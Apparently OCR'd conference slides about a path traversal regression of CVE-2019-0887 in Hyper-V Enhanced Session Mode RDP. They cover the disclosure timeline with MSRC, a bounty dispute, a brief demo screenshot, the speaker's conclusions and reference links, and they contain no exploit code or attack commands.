
$150,000

CVE-2019-0887* (name it StupidFetch)

- MSRC said that RDP related bugs don’t fetch Hyper-V Bounty Program



- MSRC won’t assign a new CVE ID for it, because it is code regression.




Timeline

- 14/07/2021 report to MSRC
- 27/07/2021 confirmed by MSRC
- 29/07/2021 Award $5000 as important RCE under Windows Bounty Program

  start arguing…
- 08/11/2021 MSRC updated Hyper-V bounty page, declare RDP is out of scope

  keep arguing …
- 14/12/2021 MSRC silently release patch for windows 11/ Server 2022
- 30/12/2021 MSRC told me they released patch in December patch
- 17/01/2022 Last email about bounty argument with MSRC, nothing changed

Demo



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights r
eserved.

Try the new cross-platform PowerShell https://aka
.ms/pscore6

PS C:\Users\vv> cd .\Desktop\
PS C:\Users\vv\Desktop> .\hackit.exe
```

Name	Date modified	Type	Size
New Text Document	9/23/2021 8:11 PM	Text Document	0 KB

Conclusion

- Path Traversal always surprises us
- Try old bugs on Windows newest system ☺
- Enhanced Session Mode is a good attack surface
- Always be careful of VM, even Hyper-V
- MSRC have the final explanation right

References

- https://thalium.github.io/blog/posts/fuzzing-microsoft-rdp-client-using-virtual-channels/
- https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Mobius-Band-Explore-Hyper-V-Attack-Interface-Through-Vulnerabilities-Internals.pdf
- https://research.checkpoint.com/2020/reverse-rdp-the-path-not-taken/
- https://research.checkpoint.com/2019/reverse-rdp-the-hyper-v-connection/
- https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpeclip/fb9b7e0b-6db4-41c2-b83c-f889c1ee7688

Q&A